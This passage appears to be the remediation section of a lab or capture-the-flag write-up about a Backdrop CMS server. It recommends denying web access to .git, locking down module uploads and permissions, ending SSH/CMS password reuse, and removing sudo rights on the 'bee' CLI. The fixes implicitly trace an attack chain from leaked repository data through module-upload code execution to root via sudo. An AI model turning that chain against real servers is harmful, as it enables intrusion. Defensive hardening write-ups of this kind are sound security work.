.gitdirectories) in public web directories. Exposing.gitexposes repository logs, configurations, source code, and potential hardcoded credentials. - Access Control Configuration: Configure the Apache web server configuration (
.htaccessorapache2.conf) to explicitly deny requests targeting hidden directories:1 2 3
<DirectoryMatch "/\.git"> Require all denied </DirectoryMatch>
2. Secure Module Installation Policies in CMS
- Disable Manual Module Uploads: Configure Backdrop CMS to restrict manual module installations by web users. Setting
allow_failed_uploadsor modifying module installation permissions prevents directory writes for unauthorized PHP code execution. - File System Permissions: Make the CMS module directory (
/var/www/html/modules) read-only for the web server user (www-data), allowing updates and installs only via offline command-line scripts or administrative tasks.
3. Enforce Password Complexity and Avoid Reuse
- Prevent Password Reuse: Ensure passwords for system services (such as SSH) differ from passwords utilized in web application frameworks (such as Backdrop CMS).
- Enforce MFA: Implement Multi-Factor Authentication (MFA) for SSH access and administrative CMS panels.
4. Apply Least Privilege Sudo Rules
- Restrict CLI Evaluation Privileges: Sudo configurations must avoid granting root permissions to scripts or utilities (like
/usr/local/bin/bee) that support arbitrary code evaluation, command Execution, or file system writes, as these allow trivial bypasses. - Audit Sudo DACLs: Ensure only highly restricted binary commands lacking native shell escape options are configured in
/etc/sudoers.